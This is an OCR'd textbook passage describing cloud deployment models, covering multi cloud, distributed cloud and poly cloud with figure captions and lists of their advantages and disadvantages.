

Microsoft Azure
Application Data
Public cloud
Google Cloud Platform
Application Data
Public cloud
amazon web services
Application Data
Public cloud
Application Data
Private cloud
Companies/users consuming cloud resources

Figure 19.6: Multi cloud deployment model

Other cloud deployment models include the following.

- **Distributed Cloud**

  It is a centralized cloud environment comprised of geographically distributed public or private clouds controlled on a single control plane for providing services to the end users located on or off site. In this model, the end user can access data anywhere as a local data center providing edge computing capability for improving data privacy and meeting local governance policies. It provides services to the end users as if they are accessing the remote data on their local server. Based on the requirement, the distributed cloud services can be used in different location types such as network, operator, and customer edges and as local data centers. Distributed cloud provides service to the automation of applications such as artificial intelligence (AI), machine learning (ML), and Internet of things (IoT) (e.g., Google Distributed Cloud and Cloudflare CDN).

  - **Advantages:**
    - High performance
    - Reduced latency
    - High management and operational consistency compared to hybrid and multi cloud
    - On-site modernization
    - Edge computing capabilities

  - On-premises data processing capability
  - Stringent data security
  - Automation applications (AI, ML, IoT etc.)
- **Disadvantages:**
  - Security-related vulnerabilities may arise
  - High cost (network infrastructure deployment cost)
  - Limited software assistance
  - Complex troubleshooting




Figure 19.7: Distributed cloud deployment model

- **Poly Cloud**

  This type of cloud technology holds several types of cloud services, which can be supplied to different other clouds. Unlike a multi cloud, it provides features of various clouds on a single platform to provide users with features from different cloud services based on their requirement. This model also helps users choose a specific feature required from each cloud to perform different tasks in their business environment. It provides specialized automation applications such as AI and ML services (e.g., Google Cloud Platform (GCP) and Amazon Web Services (AWS)).

  - **Advantages:**
    - High flexibility
    - Environmental choice
    - Infrastructure and return on investment (ROI) optimization
    - Provides specialized AI and ML services
    - Cost effective

  - High performance
- **Disadvantages:**
  - Time-consuming for initial setup
  - Lack of a fixed tool
  - High R&D cost prior to implementation of the tool
  - Not affordable by small- and medium-cap companies
  - Lack of a fixed model

